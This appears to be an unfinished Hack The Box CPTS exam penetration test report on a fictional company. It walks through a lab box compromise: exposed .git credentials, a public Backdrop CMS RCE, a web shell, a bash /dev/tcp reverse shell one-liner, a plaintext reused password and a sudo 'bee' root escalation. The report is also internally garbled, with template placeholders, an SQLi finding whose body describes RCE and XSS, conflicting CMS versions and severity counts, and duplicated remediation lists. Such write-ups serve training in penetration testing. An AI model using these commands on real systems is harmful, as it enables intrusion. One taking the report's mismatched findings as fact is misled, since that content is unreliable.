



HACKTHEBOX

Penetration Test

Inlanefreight Inc.

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Sushil Poudel

Inlanefreight Inc.

October 21, 2025

Version: 1.0

Table of Contents

1	Statement of Confidentiality	4
2	Engagement Contacts	5
3	Executive Summary	6
3.1	Approach	6
3.2	Scope	6
3.3	Assessment Overview and Recommendations	6
4	Network Penetration Test Assessment Summary	8
4.1	Summary of Findings	8
5	Internal Network Compromise Walkthrough	10
5.1	Detailed Walkthrough	10
6	Remediation Summary	16
6.1	Short Term	16
6.2	Medium Term	16
6.3	Long Term	16
7	Technical Findings Details	18
	SQL Injection (SQLi)	18
	XML External Entity Injection (XXE)	19
	Stored Cross-Site Scripting (XSS)	21
	Insecure HTTP cookies	23
	User Enumeration	24
	Untrusted TLS certificates	26
	Session management weaknesses	28
A	Appendix	29
A.1	Finding Severities	29
A.2	Host & Service Discovery	30

A.3 Subdomain Discovery	31
A.4 Exploited Hosts	32
A.5 Compromised Users	33
A.6 Changes/Host Cleanup	34
A.7 Flags Discovered	35

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Inlanefreight Inc. Contacts		
Contact	Title	Contact Email
PewDiePie	GOAT	pewdiepie@inlanefreight.htb
Randy Orton	Apex Predator	rko@inlanefreight.htb

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Sushil Poudel	Penetration Test	root@dollarboysushil.com

3 Executive Summary

Inlanefreight Inc. ("Inlanefreight Inc." herein) contracted Sushil Poudel to perform a Network Penetration Test of Inlanefreight Inc.'s externally facing network to identify security weaknesses, determine the impact to Inlanefreight Inc., document all findings in a clear and repeatable manner, and provide remediation recommendations. During the assessment, the tester was able to fully compromise the provided domain and gain access to additional critical systems beyond the initial scope, demonstrating significant security gaps with high business impact.

3.1 Approach

Sushil Poudel performed testing under a "Black Box" approach from October 14, 2025, to October 21, 2025 without credentials or any advance knowledge of Inlanefreight Inc.'s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Sushil Poudel's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Sushil Poudel sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Sushil Poudel were able to gain a foothold in the internal network, Inlanefreight Inc. as a result of external network testing, Inlanefreight Inc. allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the dollarboysushil.com Active Directory domain, and any other Active Directory domains owned by Inlanefreight Inc. discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.129.X.X	External facing host
172.16.139.0/24	Inlanefreight Inc. internal network
172.16.210.0/24	Inlanefreight Inc. internal network
dollarboysushil.com	Inlanefreight Inc. internal AD domain
sushilpoudel.com.np other discovered internal domain(s)	

3.3 Assessment Overview and Recommendations

During the penetration test against Inlanefreight Inc., Sushil Poudel identified 7 findings that threaten the confidentiality, integrity, and availability of Inlanefreight Inc.'s information systems. The findings were categorized by severity level, with SEVERITY RATINGS HERE 0 of the findings being assigned a

critical-risk rating, high-risk, 3 medium-risk, and 1 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

A significant security concern identified during the assessment was the use of weak and reused passwords across multiple user accounts. Several credentials were found to be easily guessable or directly exposed in source code, enabling the tester to gain initial access and subsequently move laterally across systems using the same password. Compounding this issue, user accounts were often granted excessive privileges, allowing access to systems and data beyond their intended roles.

Additionally, sensitive credentials were stored in plaintext within application files, and internal access controls were insufficiently enforced—permitting unauthorized access to critical services. Shared directories also featured overly permissive file permissions, exposing confidential data to any authenticated user and increasing the risk of inadvertent disclosure or malicious misuse.

To mitigate these risks, Inlanefreight Inc. should immediately enforce strong, unique password policies, implement least-privilege access controls, securely manage secrets (e.g., via dedicated vaults), and restrict file share permissions. Enhancing logging and real-time monitoring will further enable rapid detection of suspicious behavior. Addressing these findings will substantially strengthen the organization's defensive posture and reduce the attack surface against future threats.

4 Network Penetration Test Assessment Summary

Sushil Poudel began all testing activities from the perspective of an unauthenticated user on the internet. Inlanefreight Inc. provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Sushil Poudel uncovered a total of 7 findings that pose a material risk to Inlanefreight Inc.'s information systems. Sushil Poudel also identified 0 informational finding that, if addressed, could further strengthen Inlanefreight Inc.'s overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **3 High**, **3 Medium** and **1 Low** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.1 (High)	SQL Injection (SQLi)	18
2	7.5 (High)	XML External Entity Injection (XXE)	19

#	Severity Level	Finding Name	Page
3	7.2 (High)	Stored Cross-Site Scripting (XSS)	21
4	6.5 (Medium)	Insecure HTTP cookies	23
5	5.3 (Medium)	User Enumeration	24
6	4.8 (Medium)	Untrusted TLS certificates	26
7	3.6 (Low)	Session management weaknesses	28

5 Internal Network Compromise Walkthrough

During the course of the assessment Sushil Poudel was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the `dollarboysushil.htb` and `sushilpoudel.com.np` Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Inlanefreight Inc. the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Sushil Poudel performed the following to fully compromise the `dollarboysushil.com` INSERT DOMAIN NAME domain.

1. The tester discovered open ports **80 (HTTP)** and **22 (SSH)** on the target IP using an Nmap scan.
2. The tester enumerated the HTTP service and identified a publicly accessible `/.git` directory on the webroot.
3. The tester used `git-dumper` to download the exposed Git repository and performed offline searches in the dumped repo.
4. The tester found cleartext credentials for a user named **tiffany** in the repository history/config.
5. The tester logged into the web application as **tiffany** using the discovered credentials.
6. The tester identified the application as **Backdrop CMS 1.21.1** from site metadata and repository files.
7. The tester located a public Remote Code Execution (RCE) exploit that targets Backdrop CMS 1.21.1.
8. The tester prepared a listener and executed the RCE exploit while authenticated as **tiffany**, resulting in a reverse shell to the tester's host.
9. The tester stabilized the shell, ran basic enumeration, and observed the web shell was running as the web service user.
10. The tester enumerated `/home` and found another user account **johncusack**.
11. The tester attempted `su johncusack` using Tiffany's password and successfully switched to **johncusack** (password reuse).
12. The tester established a cleaner interactive session by SSHing into the host as **johncusack** with the same credentials.
13. The tester ran `sudo -l` as **johncusack** and discovered an allowed privileged command: `/usr/local/bin/bee`.
14. The tester inspected `/usr/local/bin/bee`, found a feature that permitted command execution, and invoked it via `sudo`.
15. The tester executed commands through `sudo /usr/local/bin/bee` to spawn a root shell.
16. The tester confirmed root by running `whoami` and `id` (output showed `root / uid=0`).


Detailed reproduction steps for this attack chain are as follows: Tester used **nmap** tool to scan for open ports on ip **x.x.x.x**

```
(dollarboysushil@kali) - [~/Documents/htb-boxes/dog]
$ nmap -sC -sV 10.10.11.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 17:18 +0545
Nmap scan report for 10.10.11.58
Host is up (0.074s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)

80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_ /user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_ http-title: Home | Dog
| http-git:
|   10.10.11.58:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: todo: customize url aliases. reference:https://docs.backdro...
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.53 seconds
```

From the nmap scan, tester found 2 open ports. Port 22 ssh and 80 http.



Name	Last modified	Size	Description
Parent Directory	-	-	-
COMMIT_EDITMSG	2025-02-07 21:22	95	-
HEAD	2025-02-07 21:21	23	-
branches/	2025-02-07 21:21	-	-
config	2025-02-07 21:21	92	-
description	2025-02-07 21:21	73	-
hooks/	2025-02-07 21:21	-	-
index	2025-02-07 21:22	337K	-
info/	2025-02-07 21:21	-	-
logs/	2025-02-07 21:22	-	-
objects/	2025-02-07 21:21	-	-
refs/	2025-02-07 21:21	-	-

Apache/2.4.41 (Ubuntu) Server at 10.10.11.58 Port 80


From the nmap scan, tester also identified a publicly accessible `/.git` directory on the webroot and visited it.

Then, tester used `git-dumper` tool to download the exposed Git repository. After downloading the git repository, test used simple `grep` command

`grep -ir "@dog.htb" 2>/dev/null` to search for any presence of "@dog.htb". From the search, tester was able to locate the credential for user `tiffany`


```
(dollarboyyush11@kali) ~/Documents/htb-boxes/dog/dog
$ grep -ir "@dog.htb" 2>/dev/null
files/config_83d8dd18e1e1c7f08f7f5b0a032b70b3/active/update_settings.json      "tiffany@dog.htb"
.git/dev/entry/needs/master:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95838b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000    commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org
/documentation/url-aliases
.git/logs/HEAD:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95838b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000    commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/u
rl-aliases
```

Tester then tried to login to webapp with the credential of tiffany.




Credential worked and tester was able to login to the webapp.

Inside the webapp, tester was able to locate, webapp was using `Backdrop CMS` version `backdrop 1.27.1`



Tester then searched for any exploit for this version of **Backdrop CMS** and was able to find **Authenticated Remote Code Execution**. [Exploit Link](#)


EXPLOIT DATABASE

Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)

EDB-ID: 52021	CVE: N/A	Author: AHMET UMIT BAYRAM	Type: WEBAPPS	Platform: PHP	Date: 2024-05-19
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

Using the publicly available exploit, tester was able to get shell as user **www-data**.


← → ↺ 🏠
🔒 10.10.11.58/modules/shell/shell.php?cmd=cat+%2Fetc%2Fpasswd

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
johnCUSack:x:1001:1001:,,,:/home/johnCUSack:/bin/bash
_laurel:x:997:997:/:var/log/laurel:/bin/false

```



```
(dollarboysushil@kali)-[~/Documents/htb-boxes/dog]
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.136] from (UNKNOWN) [10.10.11.58] 58262
sh: 0: can't access tty; job control turned off
$
bash -c 'sh -i >& /dev/tcp/10.10.14.136/1337 0>&1'
```

The tester then inspected the `/home` directory and discovered a user account for `johncusack`. Suspecting password reuse, the tester attempted to switch to `johncusack` using `Tiffany`'s password and successfully authenticated

```
www-data@dog:/home/johncusack$ su johncusack
su johncusack
Password: BackDropJ2024DS2024
johncusack@dog:~$
```

Tester then ran, `sudo -l` and found this user `johncusack` can run binary `/usr/local/bin/bee` as root.

```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

The tester executed `sudo /usr/local/bin/bee`, which displayed the program's help page.

```
johncusack@dog:~$ sudo /usr/local/bin/bee
Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
--root
Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.

--site
Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to find the Backdrop site automatically based on the current directory

--base-url
Specify the base URL of the Backdrop site, such as https://example.com. May be useful with commands that output URLs to pages on the site.

--yes, -y
Answer 'yes' to questions without prompting.

--debug, -d
Enables 'debug' mode, in which 'debug' and 'log' type messages will be displayed (in addition to all other messages).

Commands:
CONFIGURATION
config-export
cex, bcex
Export config from the site.
```

The tester used the program's functionality described on the help page to escalate privileges to root. The exact command executed was:

```
sudo /usr/local/bin/bee --root='/var/www/html/' ev 'SYSTEM("sh")'
```

Tester then ran `whoami` to confirm the access to user root.

```
johncusack@dog:/tmp$ sudo /usr/local/bin/bee --root='/var/www/html/' ev 'SYSTEM("sh")'
whoami
root
```

With this tester now had full access of the domain.

Sushil Poudel then performed the following to fully compromise the `sushilpoudel.com.np` INSERT OTHER INTERNAL DOMAIN NAME(S) domain.

1. repeat same as before
2. ...

Detailed reproduction steps for this attack chain are as follows: repeat same as before

6 Remediation Summary

As a result of this assessment there are several opportunities for Inlanefreight Inc. to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Inlanefreight Inc. should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- [Finding Reference 5](#) - Restrict public access to `.git` directories on web servers.
- [Finding Reference 6](#) - Rotate credentials exposed in source code repositories.
- [Finding Reference 7](#) - Enforce multi-factor authentication (MFA) for web application logins.
- [Finding Reference 8](#) - Update Backdrop CMS to the latest secure version and patch known RCE vulnerabilities.
- [Finding Reference 9](#) - Monitor for password reuse across accounts and enforce unique credentials per user.
- [Finding Reference 10](#) - Limit `sudo` permissions to only necessary commands and regularly audit custom binaries like `bee`.

6.2 Medium Term

SHORT TERM REMEDIATION:

- [Finding Reference 5](#) - Restrict public access to `.git` directories on all web servers.
- [Finding Reference 6](#) - Rotate any credentials exposed in source code repositories.
- [Finding Reference 7](#) - Enforce multi-factor authentication (MFA) for all web application accounts.
- [Finding Reference 8](#) - Upgrade Backdrop CMS to the latest secure version and apply patches for known RCE vulnerabilities.
- [Finding Reference 9](#) - Monitor and prevent password reuse across accounts, enforcing unique credentials per user.
- [Finding Reference 10](#) - Restrict `sudo` permissions to only necessary commands and periodically audit custom binaries like `bee`.

6.3 Long Term

LONG TERM REMEDIATION:

- Conduct ongoing internal network vulnerability assessments and perform regular audits of domain passwords.
- Perform periodic Active Directory security assessments to identify and remediate potential weaknesses.
- Provide targeted training for system and network administrators, as well as developers, on security hardening best practices.

-
- Enhance network segmentation to isolate critical hosts and minimize the impact of potential internal compromises.

7 Technical Findings Details

1. SQL Injection (SQLi) - High

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	A publicly known vulnerability in the installed CMS version permits remote code execution when exploited. The application runs an outdated CMS release with an available exploit that allows arbitrary command execution in the context of the web server user.
Impact	<ul style="list-style-type: none"> • Arbitrary command execution on the host as web service user. • Full compromise of the web application and potential lateral movement into internal network. • Data exfiltration, insertion of web shells/persistent backdoors, tampering with site content.
Affected Component	<ul style="list-style-type: none"> • - Backdrop CMS instance (specific version identified). • - Underlying web server, application files, and any services accessible from the web user.
Remediation	<ul style="list-style-type: none"> • Immediately apply vendor patches or upgrade CMS to a patched, supported release. • If immediate patching is not possible, disable vulnerable features or restrict access (IP allow-lists, reverse proxy/WAF rules). • Rotate any credentials or secrets stored in the application. • Conduct a full integrity check of site files; rebuild from known-good backups where possible. • Harden the web server process (run with minimal privileges, use chroot/containers where feasible) and enable monitoring/EDR on hosts.
References	https://cwe.mitre.org/data/definitions/89.html

Finding Evidence

1. Visited the target page containing user-submitted content (e.g., `/comments`).
2. Submitted a benign test payload in the comment field (e.g., `<script>alert('x')</script>`).
3. Observed no immediate error; navigated to the view page that displays persisted comments.
4. Confirmed the payload executed in the browser context of a second session/user.
5. Captured the execution in a browser screenshot and recorded the request/response in Burp.
[add image as per the necessary]

2. XML External Entity Injection (XXE) - High

CWE	-
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Root Cause	The web application processed XML documents in an insecure manner, which made it vulnerable to XML External Entity (XXE) Injection attacks. XXE Injection is a vulnerability in web applications that allows an attacker to interfere with the processing of XML documents by an XML parser. This attack can lead to disclosure of confidential data, denial of service, server-side request forgery, and other severe impact on the underlying system or other backend systems.
Impact	add impact based with the help of chatgpt
Remediation	<ul style="list-style-type: none">• The XML parser should be configured to use a local static DTD and not allow external DTDs declared in the XML document.• We recommend limiting the functions of the XML parsing library to the minimum needed (see the documentation of the library used).• User input should be validated before parsing if possible.• Detailed information and help on preventing XXE injections can be found in the linked XML External Entity Prevention Cheat Sheet from OWASP.
References	https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

Finding Evidence

We identified an XXE injection vulnerability in the web application. The XML parser allowed the definition of XXEs, which could create a malicious XML document. The XXE contained a URL that referenced an external domain. After the XXE was dereferenced by the parser, the web application interacted with this domain, which is evident from the DNS requests.

: technical description

